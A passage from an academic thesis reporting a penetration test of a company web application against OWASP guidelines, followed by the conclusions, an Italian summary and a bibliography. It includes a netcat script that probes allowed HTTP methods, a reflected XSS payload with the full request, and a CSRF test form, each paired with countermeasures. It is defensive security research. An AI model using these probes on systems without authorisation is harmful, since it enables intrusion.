
for webservmethod in GET POST PUT DELETE TRACE CONNECT OPTIONS
  PROPFIND COPY MOVE LOCK MKCOL;

do
printf "$webservmethod " ;
printf "$webservmethod / HTTP/1.1\nHost: $1\n\n" | nc -q 1 $1 80 |
  grep "HTTP/1.1"

done
```

LISTING 6.1: HTTP methods check

In Figure 6.8 can be seen which *HTTP* methods are enabled.



```
ale@ale-ThinkPad-E570:~$ ./methodsTest.sh
GET HTTP/1.1 200 OK
POST HTTP/1.1 200 OK
PUT HTTP/1.1 200 OK
DELETE HTTP/1.1 200 OK
TRACE HTTP/1.1 405 Method Not Allowed
CONNECT HTTP/1.1 400 Bad Request
OPTIONS HTTP/1.1 200 OK
PROPFIND HTTP/1.1 200 OK
COPY HTTP/1.1 200 OK
MOVE HTTP/1.1 200 OK
LOCK HTTP/1.1 200 OK
MKCOL HTTP/1.1 200 OK
```

FIGURE 6.8: *HTTP* methods enabled

In particular, the dangerous ones are:

CONNECT This method could allow a client to use the web server as a proxy;

PUT & DELETE These methods allow a client to upload new file on the web server and to delete files already present on it;

OPTIONS Can be used to have some information about the server.

For instance, it is possible to upload through an *HTTP PUT* request an arbitrary file in the */uploads* directory.




FIGURE 6.9: HTTP PUT enabled

Unused methods should be always be disabled and for the dangerous ones that have to be used, implement some security checks in order to avoid, for example, upload of arbitrary files.

6.2.3 Identity Management

- **Guessable account name** It's possible to find valid credential for the system just trying to guess them. An example valid credentials is

Username: "NameOfTheCompany"
Password: "empty password"

Probably these credentials have been used for the testing phase and the developers forgot to disable them. This kind of forgetfulness have to be avoided in order to prevent a not authorized user to use the system.

6.2.4 Authentication

- **Transmissions not in HTTPS** All the network request and response during the login process are send through *HTTP* and thus, it's possible to intercept them.

HTTPS must be always used to avoid this.

- **Weak password complexity** Users can use any type of password and there are no restrictions that prevent them from using simple password. Some complexity constraints, such minimum length, symbols and numbers, should be enforced during the choice of passwords.

- **No lockout mechanism** The web application doesn't implement a lockout mechanism. Without a lockout mechanism, the application may be susceptible to brute force attacks.

A lockout mechanism should be implemented.

- **Browser cache** The browser response to a successful login request contains the following headers:

```
Cache-Control: no-store
Expires: -1
Pragma: no-cache
```

These headers are generally enough, but it is suggested to add the following headers in order to improve security:

```
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0,
max-age=0, s-maxage=0
```

6.2.5 Authorization

No vulnerability has been discovered during authorization tests. It has been not possible, for example, to bypass authorization schema, perform path traversal or any sort of privilege escalation.

6.2.6 Session Management

- **Session cookies set and transmit over HTTP** Session cookies are set and transmit without using any type of encryption. This means that they can be caught and manipulated.

HTTPS should be enabled and then, each cookie should have the *secure* flag header.

- **Cross Site Request Forgery** Even if there is no *anti-CSRF* token, the application adopts a mechanism that usually prevent *CSRF*, but there are some cases where a request coming from an external domain is processed by the web application.

The following is an example: let's consider a custom form made with the code present in 6.2.

```
<form action='http://test-acts.com/login' method='POST' id='loginForm'
  class='cssform' autocomplete='off'>

  <p>
    <label for='username'>User:</label>
    <input type='text' class='text_' name='username'
      id='username' autofocus />
```



```
</p>
<p>
  <label for='password'>Password:</label>
  <input type='password' class='text_' name='password'
    id='password' />
</p>

<p>
  <input id="loginButton" type='submit' class="submit"
    value='Login'>
</p>
</form>
```

LISTING 6.2: HTTP methods check



The image shows a simple login form. It consists of two text input fields. The first is labeled "User:" and the second is labeled "Password:". Below these fields is a button labeled "Login". The form is styled with a light gray background and rounded corners.

FIGURE 6.10: Custom form

The credential insert there, after pressing the *Login* button, are sent to the application server. If valid credentials are insert, the server redirect the browser to an error page;




FIGURE 6.11: Error page

but if invalid credentials are submitted, the browser is redirected to the original login form.

FIGURE 6.12: Web application login form

This means that there is something wrong in the *anti-CSRF* management and a further investigation by developers is suggested. Finally, an *anti-CSRF* token should be implemented in order to improve security.

- **Cookie without *HTTP only* flag** In some cases the web application sets cookies without the *HTTP only* flag. This header is necessary in order to mitigate some attacks, such as XSS. With it, a cookie can't be accessed through client side scripts and should be enabled.
- **Duplicate cookie** Sometimes, the server tries to set a cookie multiple times. This probably indicates a logic error made by the developers and should be checked because maybe it could lead to an exploit.

```

HTTP/1.1 200 OK
Date: Mon, 14 Jan 2019 11:03:58 GMT
Set-Cookie: JSESSIONIDSSO=D4EECB3726068CD704401FA3E77E0149; Expires=Thu, 01-Jan-1970
00:00:10 GMT
Set-Cookie: JSESSIONID=D146AEAF88DD856F321110A64F86255B.
HttpOnly
Set-Cookie: JSESSIONIDSSO=A3663F94F94F5EAB335B667F35C8A67F; Path=/; HttpOnly
Cache-Control: private

```

FIGURE 6.13: Duplicate cookie set

6.2.7 Input Validation

- **XSS** Some *URL* of the application are vulnerable to reflected XSS. An example is the following *URL*

```
www.test-acts.com/UploadDownload/sign.jsp
```

The following payload

```
t5qd4"><script>alert(1)</script>umq4v
```

has been *URL* encoded and submitted in a *GET* request as *dataSource* parameter:

```
GET /UploadDownload/sign.jsp?
  directory=temp&
  dataSource=jdbc%2ffaket5qd4%22%3e%3cscript%3ealert(1)%3c%2fscript%3eumq4v
  HTTP/1.1
Host: test-acts.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0)
  Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://test-acts.com/acts/
DNT: 1
Connection: close
Cookie: JSESSIONID=D79A3AC74616EEB6ADB3C6FC9404224E;
  JSESSIONIDSSO=EBE6E4COD581E50E0A032CD2E3F905B8
Upgrade-Insecure-Requests: 1
```

LISTING 6.3: XSS GET request

As a result of this *GET* request, the server response displayed and executes the JavaScript code:




FIGURE 6.14: XSS exploit

Here, just an `alert(1)` has been used, but arbitrary JavaScript code could be executed.

In order to avoid XSS attacks, some countermeasures, listed in [section 4.9](#), should be applied.

- **Host header poisoning** The web application doesn't control the validity of the `host` header. Thus, it's possible to redirect request from the application to another domain. Some countermeasures proposed in [section 4.14.3](#) can be helpful to avoid this type of vulnerability.

6.2.8 Error Handling ■

- **Software version exposure** A lot of error messages in the web application expose software details. For example, as can be seen also in [subsection 6.2.1](#), it's possible to learn which *Tomcat* and *Apache* version is used by the system.

Errors must not give any kind of sensible information to an attacker.

- **Stacktraces exposure** In case of some errors, the web application response contains a detailed stacktrace. The following are two examples:

```

STACK TRACE
Cannot invoke method delete() on null object
[org.codehaus.groovy.runtime.NullObject.invokeMethod(NullObject.java:91)
+
org.codehaus.groovy.runtime.callsite.PogoMetaClassSite.call(PogoMetaClassSite.java:47)
+
org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCall(CallSiteArray.java:47)
+
org.codehaus.groovy.runtime.callsite.NullCallSite.call(NullCallSite.java:34)
+
org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCall(CallSiteArray.java:47)
+
org.codehaus.groovy.runtime.callsite.AbstractCallSite.call(AbstractCallSite.java:116)
+
org.codehaus.groovy.runtime.callsite.AbstractCallSite.call(AbstractCallSite.java:128)

```

FIGURE 6.15: Stacktrace

```

Type: Exception report
Message: Request processing failed; nested exception is java.lang.NullPointerException
Description: The server encountered an internal error that prevented it from fulfilling this request.
Exception:
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is java.lang.NullPointerException
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:982)
org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:861)
javax.servlet.http.HttpServlet.service(HttpServlet.java:621)
org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:846)
javax.servlet.http.HttpServlet.service(HttpServlet.java:728)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:317)
org.springframework.security.web.authentication.switchuser.SwitchUserFilter.doFilter(SwitchUserFilter.java:197)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:127)
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.doFilter(FilterSecurityInterceptor.java:91)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:114)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)
org.springframework.security.web.session.SessionManagementFilter.doFilter(SessionManagementFilter.java:137)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)
org.springframework.security.web.authentication.AnonymousAuthenticationFilter.doFilter(AnonymousAuthenticationFilter.java:111)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)
org.springframework.security.web.servletapi.SecurityContextHolderAwareRequestFilter.doFilter(SecurityContextHolderAwareRequestFilter.java:170)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:331)

```

FIGURE 6.16: Stacktrace

Stacktrace information have to be always hidden and not displayed to user.


6.2.9 Cryptography ■

- **No HTTPS** The web application never uses *HTTPS* to communicate with the client. Therefore, all the transmissions are sent in clear text and can be intercepted.

HTTPS should be implemented in all the sections of the web application.

6.2.10 Business Logic ■

- **Partial input validation** When a user tries to insert a new document, all the input field are validated. The validation is performed server side; that means, for example, that is possible to insert in the table some *JavaScript* code.




 DETERMINA CON IMPEGNO DI SPESA/ACCERTAMENTO			<SCRIPT>ALERT(5)</SCRIPT>
---	--	--	---------------------------

FIGURE 6.17: Harmless JavaScript

This is not a big problem, because the code cannot be executed. Nevertheless, this let to a potential attacker a security flaw. For instance, the listed element in the table can be exported in *xls* format. There is then the possibility to write code harmless against the application, but that can be dangerous if exported and opened with a *xls* viewer.

6.2.11 Client Side ■

- **Clickjacking** The web application can be loaded inside an *iframe* and can be used inside it. Thus, it's possible to put over this frame another opaque *iframe* and hijack user's click to different locations.




FIGURE 6.18: Clickjacking using iframes

6.3 Results summary

All the vulnerabilities found during the penetration testing have been grouped in the following table.

Scope of the test	Amount of vulnerability			OWASP
	High risk	Moderate risk	Low risk	
Information Gathering	2			Not Consistent
Configuration and Deployment Management	2			Not Consistent
Identity Management	1			Not Consistent
Authentication	2	1	2	Not Consistent
Authorization				Consistent
Session Management	1	2	1	Not Consistent
Input Validation	1	1		Not Consistent
Error Handling	2			Not Consistent
Cryptography	1			Not Consistent
Business Logic			1	Consistent
Client Side		1		Not Consistent

TABLE 6.1: Summary of results

As can be seen in [Table 6.1](#), the tested web application is definitely not consistent with *OWASP* guidelines.

There are a lot of flaws caused by the absence of the *HTTPS* protocol, the lack of which exposes the web application to multiple vulnerabilities. Anyway, the implementation of *HTTPS* is not enough to solve all the security problems: for example, the serious input validation problem, which causes *XSS*, must be solved using specific techniques. Furthermore, there are a lot of problems related to information leakage, which lead to problems such as software version exposure. These types of problems must not be underestimated because, as has been shown in [Figure 6.5](#), often, knowing a software version is enough to identify known vulnerabilities and exploit them to cause serious damage. Finally, as has been described in [section 4.11](#), the use of outdated components, which are affected by known vulnerabilities, is another aspect that has to be avoided in order to develop a secure web application.

It has been noticed that not all the security flaws found belong to a *OWASP Top 10 (4.2)* category. For instance, the application doesn't have any *SQL* injection vulnerabilities, which therefore makes the database correctly configured. However, this points out that it's not uncommon for developers, who want to improve the security of a software, to be focused mainly on the most spread and known vulnerabilities, neglecting the analysis of not so known but still harmful vulnerabilities.

Summing up, the web application needs a great effort from developers in order to increase and enhance its security.

Chapter 7

Conclusion

One of the purposes of this thesis was to collect and present a review of the state of the art for what concerning the security of web applications.

There is a huge amount of vulnerabilities and security flaws about applications that communicate over the internet. Developers and tester need to have a point of reference in order to respectively create and certify that a web application is secure. Currently *OWASP* is the best standard to refer to: with its guidelines, suggestions and tools represent one of the best way to keep a web application safe.

The vulnerability listed in *OWASP Top 10* are the most common and dangerous; thus, a detail description of them and how they can be exploited nowadays have been given. Unfortunately, *OWASP Top 10* is just the top of the iceberg: new vulnerabilities are discovered every day and even the smallest security flaw, if properly exploited, can create a lot of damage to a company. *OWASP* proposed penetration testing technique is a very valid methodology and covers a lot of vulnerabilities types. It should be adopted by developers and security testers, with some customization depending on the application that is being tested.

In the case of study, it has been noticed that vulnerabilities related to authentication and session management were the most widespread. Weak cryptography and a poor input validation mechanism were also some important and dangerous security flaws. Furthermore, it has been noticed that even the slightest carelessness, such as a software version exposure in an error message, can lead to serious consequences; indeed "a chain is only as strong as its weakest link".

Unlikely, for many companies, software security is still an aspect of the software life cycle that usually is neglected: cybersecurity is seen as a cost rather than an investment.

Appendix A

Sommario

Nel corso degli ultimi anni le applicazioni web sono diventate il mezzo più comunemente utilizzato per la distribuzione di servizi utilizzando la rete internet. Dal momento che le applicazioni web sono ormai profondamente integrate all'interno delle attività aziendali e gestiscono funzionalità sempre più sofisticate, la loro progettazione e realizzazione sono divenute molto complesse. La loro crescente diffusione, sommata al fatto che esse tendono a gestire dati sempre più riservati, rende le applicazioni web uno degli obiettivi più appetibili per potenziali hacker.

Osservando alcune statistiche della rete fornite da servizi come Internet Live Stats[2], appare evidente come sia enorme il numero di siti attaccati quotidianamente: ci sono circa 100.000 siti violati ogni giorno, numero che si è più che quadruplicato confrontandoci con i dati del 2015[4]. Una situazione preoccupante che richiede una grande attenzione sulle tematiche relative alla sicurezza informatica, in particolare su come progettare e assicurarsi che un'applicazione web sia sicura.

A tale scopo, si ritiene necessario che gli sviluppatori e i tester facciano riferimento a delle linee guida che illustrino a in tutte le direzioni quali sono i passi da seguire per lo sviluppo di software sicuro e quali sono i controlli da effettuare per certificare che un'applicazione sia sicura. Nella mia tesi ho assunto come ente di riferimento, per le linee guida e metodologie proposte, l'*Open Web Application Security Project (OWASP)*.

Obiettivo della mia tesi è stato quello di raccogliere e organizzare tutti gli elementi relativi al concetto di vulnerabilità delle applicazioni web, fornendo una rassegna il più possibile esaustiva di tutte quelle che possono essere le falle di sicurezza più rilevanti dei sistemi attualmente utilizzati, con riguardo in particolare a come le stesse possano venire sfruttate a fini malevoli, scoperte e mitigate.

È stato inoltre fornito un esempio concreto, attraverso un caso di studio, del processo con il quale è possibile trovare vulnerabilità in un sistema già sviluppato. È stato effettuato un completo penetration test mirato a trovare il più alto numero di vulnerabilità di una applicazione web aziendale. Successivamente, i risultati ottenuti sono stati raccolti ed analizzati.

La presente tesi è organizzata come segue:

Il capitolo 1 contiene l'introduzione al lavoro svolto.

Nel capitolo 2 vengono presentati alcuni concetti di background relativi alle applicazioni web. oggetto su cui questa tesi si è focalizzata.

Il capitolo 3 presenta le linee guida *OWASP* che sono state adottate come punto di riferimento per l'intero lavoro.

Nel capitolo 4 è stata fornita una descrizione dettagliata delle vulnerabilità più comuni delle applicazioni web, come esse possono essere classificate, sfruttate e quali contromisure è possibile adottare per prevenirle.

Il capitolo 5 presenta il protocollo di testing utilizzato per analizzare un'applicazione web aziendale.

Nel capitolo 6 è presente la descrizione del caso di studio, come è stato condotto un penetration test su un'applicazione web aziendale.

Il capitolo 7 raccoglie le conclusioni tratte dal lavoro svolto.

Una delle conclusioni che è stata possibile trarre dopo aver analizzato lo stato dell'arte della sicurezza delle applicazioni web e dopo aver condotto il penetration test, è che la sicurezza informatica è spesso un aspetto trascurato dello sviluppo e del mantenimento di un software. Frequentemente, tutto ciò che riguarda la sicurezza informatica viene valutato dalle aziende come un costo aggiuntivo, piuttosto che come un investimento. Durante le fasi di progettazione e sviluppo di un software è necessario porre una grande attenzione sulle configurazioni relative alla sicurezza, al fine di prevenire la creazione di vulnerabilità, in quanto anche la più piccola disattenzione può portare a serie conseguenze.

La tecnica di penetration testing è efficace nel trovare vulnerabilità, ma può essere applicata quasi solo al termine dello sviluppo di un software: è quindi necessario, da parte degli sviluppatori, concentrarsi sulla prevenzione delle falle di sicurezza, in quanto la loro correzione preventiva è molto meno costosa e invasiva della loro mitigazione, dopo che l'applicazione è stata già sviluppata.

Bibliography

- [1] X. Li and Y. Xue, "Block: A black-box approach for detection of state violation attacks towards web applications", in *Proceedings of the 27th Annual Computer Security Applications Conference*, ser. ACSAC '11, Orlando, Florida, USA: ACM, 2011, pp. 247–256, ISBN: 978-1-4503-0672-0. DOI: 10.1145/2076732.2076767. [Online]. Available: <http://doi.acm.org/10.1145/2076732.2076767>.
- [2] W3C, *Internet live stats* - <http://www.internetlivestats.com/>, 2019. [Online]. Available: <http://www.internetlivestats.com/>.
- [3] Microsoft, *Xml denial of service attacks and defenses*, 2009. [Online]. Available: <https://msdn.microsoft.com/en-us/magazine/ee335713.aspx>.
- [4] V.-G. Le, H.-T. Nguyen, D.-P. Pham, V.-O. Phung, and N.-H. Nguyen, "Guruws: A hybrid platform for detecting malicious web shells and web application vulnerabilities", in *Transactions on Computational Collective Intelligence XXXII*, N. T. Nguyen, R. Kowalczyk, and M. Hernes, Eds., Berlin, Heidelberg: Springer Berlin Heidelberg, 2019, pp. 184–208, ISBN: 978-3-662-58611-2.
- [5] E. Fong, R. Gaucher, V. Okun, P. E. Black, and E. Dalci, "Building a test suite for web application scanners", in *Proceedings of the 41st Annual Hawaii International Conference on System Sciences (HICSS 2008)*, 2008, pp. 478–478. DOI: 10.1109/HICSS.2008.79.
- [6] V. B. Livshits and M. S. Lam, "Finding security vulnerabilities in java applications with static analysis", in *Proceedings of the 14th Conference on USENIX Security Symposium - Volume 14*, ser. SSYM'05, Baltimore, MD: USENIX Association, 2005, pp. 18–18. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1251398.1251416>.
- [7] M. Bugliesi, S. Calzavara, and R. Focardi, "Formal methods for web security", *Journal of Logical and Algebraic Methods in Programming*, vol. 87, pp. 110–126, 2017, ISSN: 2352-2208. DOI: <https://doi.org/10.1016/j.jlamp.2016.08.006>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S2352220816301055>.
- [8] E. Fong and V. Okun, "Web application scanners: Definitions and functions", in *2007 40th Annual Hawaii International Conference on System Sciences (HICSS'07)*, 2007, 280b–280b. DOI: 10.1109/HICSS.2007.611.
- [9] K. Singh, A. Moshchuk, H. J. Wang, and W. Lee, "On the incoherencies in web browser access control policies", in *2010 IEEE Symposium on Security and Privacy (SP)*, vol. 00, 2010, pp. 463–478. DOI: 10.1109/SP.2010.35. [Online]. Available: doi.ieeecomputersociety.org/10.1109/SP.2010.35.

- [10] T. Groß, B. Pfitzmann, and A.-R. Sadeghi, "Browser model for security analysis of browser-based protocols", in *Computer Security – ESORICS 2005*, S. d. C. di Vimercati, P. Syverson, and D. Gollmann, Eds., Berlin, Heidelberg: Springer Berlin Heidelberg, 2005, pp. 489–508, ISBN: 978-3-540-31981-8.
- [11] OWASP, *Top 10 proactive controls*, 2018. [Online]. Available: https://www.owasp.org/images/b/bc/OWASP_Top_10_Proactive_Controls_V3.pdf.
- [12] G. Stoneburner, C. Hayden, and A. Feringa, "Engineering principles for information technology security (a baseline for achieving security)", p. 32, Jun. 2001.
- [13] Y. Demchenko, L. Gommans, C. de Laat, and B. Oudenaarde, "Web services and grid security vulnerabilities and threats analysis and model", in *The 6th IEEE/ACM International Workshop on Grid Computing, 2005.*, 2005, 6 pp.–. DOI: 10.1109/GRID.2005.1542751.
- [14] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, and S.-Y. Kuo, "Securing web application code by static analysis and runtime protection", in *Proceedings of the 13th International Conference on World Wide Web*, ser. WWW '04, New York, NY, USA: ACM, 2004, pp. 40–52, ISBN: 1-58113-844-X. DOI: 10.1145/988672.988679. [Online]. Available: <http://doi.acm.org/10.1145/988672.988679>.
- [15] OWASP, *Top 10 2017*, 2017. [Online]. Available: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.
- [16] —, *Risk rating methodology*, 2017. [Online]. Available: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology.
- [17] W. G. J. Halfond, J. Viegas, A. Orso, and College, "A classification of sql injection attacks and countermeasures", 2006.
- [18] N. group, *Advanced sql injection in sql server applications*, 2013. [Online]. Available: <https://www.nccgroup.trust/ae/our-research/advanced-sql-injection-in-sql-server-applications/>.
- [19] A. Stasinopoulos, C. Ntantogian, and C. Xenakis, "Commix: Automating evaluation and exploitation of command injection vulnerabilities in web applications", *International Journal of Information Security*, vol. 18, no. 1, pp. 49–72, 2019. DOI: 10.1007/s10207-018-0399-z. [Online]. Available: <https://doi.org/10.1007/s10207-018-0399-z>.
- [20] H. Shahriar, H. M. Haddad, and P. Bulusu, "Ocl fault injection-based detection of ldap query injection vulnerabilities", in *2016 IEEE 40th Annual Computer Software and Applications Conference (COMPSAC)*, vol. 2, 2016, pp. 455–460. DOI: 10.1109/COMPSAC.2016.161.
- [21] M. M. Hassan, S. Nipa, M. Akter, R. Haque, F. Deepa, M. Mostafijur Rahman, M. A. Siddiqui, and M. H. Sharif, "Broken authentication and session management vulnerability: A case study of web application", *International Journal of Simulation: Systems, Science & Technology*, vol. 19, Apr. 2018. DOI: 10.5013/IJSSST.a.19.02.06.

- [22] M. Attia, M. Nasr, and A. Kassem, "E-mail systems in cloud computing environment, privacy, trust and security challenges", *International Journal of Engineering Research and Application, IJERA*, vol. 6, pp. 63–68, Jul. 2016.
- [23] A. Alabrah and M. Bassiouni, "Robust and fast authentication of session cookies in collaborative and social media using position-indexed hashing", in *9th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing*, 2013, pp. 241–249. DOI: 10.4108/icst.collaboratecom.2013.254126.
- [24] X.-W. Huang, C.-Y. Hsieh, C. H. Wu, and Y. C. Cheng, "A token-based user authentication mechanism for data exchange in restful api", in *2015 18th International Conference on Network-Based Information Systems*, 2015, pp. 601–606. DOI: 10.1109/NBiS.2015.89.
- [25] C. A. Visaggio, "Session management vulnerabilities in today's web", *IEEE Security & Privacy*, vol. 8, pp. 48–56, 2010.
- [26] H. T. Le, C. D. Nguyen, L. Briand, and B. Hourte, "Automated inference of access control policies for web applications", in *Proceedings of the 20th ACM Symposium on Access Control Models and Technologies*, ser. SACMAT '15, Vienna, Austria: ACM, 2015, pp. 27–37, ISBN: 978-1-4503-3556-0. DOI: 10.1145/2752952.2752969. [Online]. Available: <http://doi.acm.org/10.1145/2752952.2752969>.
- [27] J. J. Marciniak, Ed., *Encyclopedia of Software Engineering*. New York, NY, USA: Wiley-Interscience, 1994, ISBN: 0-471-54004-8.
- [28] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities", in *World Congress on Internet Security (WorldCIS-2012)*, 2012, pp. 82–86.
- [29] IBM, *Ibm x-force report: Fewer records breached in 2017 as cybercriminals focused on ransomware and destructive attacks*, 2018. [Online]. Available: <https://newsroom.ibm.com/2018-04-04-IBM-X-Force-Report-Fewer-Records-Breached-In-2017-As-Cybercriminals-Focused-On-Ransomware-And-Destructive-Attacks>.
- [30] L. K. Shar and H. B. K. Tan, "Automated removal of cross site scripting vulnerabilities in web applications", *Information and Software Technology*, vol. 54, no. 5, pp. 467–478, 2012, ISSN: 0950-5849. DOI: <https://doi.org/10.1016/j.infsof.2011.12.006>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0950584911002503>.
- [31] A. W. Marashdih and Z. F. Zaaba, "Cross site scripting: Removing approaches in web application", *Procedia Computer Science*, vol. 124, pp. 647–655, 2017, 4th Information Systems International Conference 2017, ISICO 2017, 6-8 November 2017, Bali, Indonesia, ISSN: 1877-0509. DOI: <https://doi.org/10.1016/j.procs.2017.12.201>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1877050917329691>.
- [32] OWASP, *Http response splitting*, 2016. [Online]. Available: https://www.owasp.org/index.php/HTTP_Response_Splitting.

- [33] I. T. Laboratory, *National vulnerability database*. [Online]. Available: https://nvd.nist.gov/vuln/search?cves=on&query=&cwe_id=&pub_date_start_month=0&pub_date_start_year=2010&pub_date_end_month=0&pub_date_end_year=2014&mod_date_start_month=-1&mod_date_start_year=-1&mod_date_end_month=-1&mod_date_end_year=-1&cvss_sev_base=&cvss_av=&cvss_ac=&cvss_au=&cvss_c=&cvss_i=&cvss_a=.
- [34] BlackDuck, *Open source security and risk analysis report*, 2018. [Online]. Available: <https://www.blackducksoftware.com/open-source-security-risk-analysis-2018>.
- [35] Gartner, *Gartner's top 10 security predictions*, 2016. [Online]. Available: <https://www.gartner.com/smarterwithgartner/top-10-security-predictions-2016/>.
- [36] W. Zeller and E. W. Felten, "Cross-site request forgeries: Exploitation and prevention", Feb. 2019.
- [37] X. Lin, P. Zavorsky, R. Ruhl, and D. Lindskog, "Threat modeling for csrf attacks", in *2009 International Conference on Computational Science and Engineering*, vol. 3, 2009, pp. 486–491. DOI: 10.1109/CSE.2009.372.
- [38] M. Johns and J. Winter, "Requestrodeo: Client side protection against session riding?", Feb. 2019.
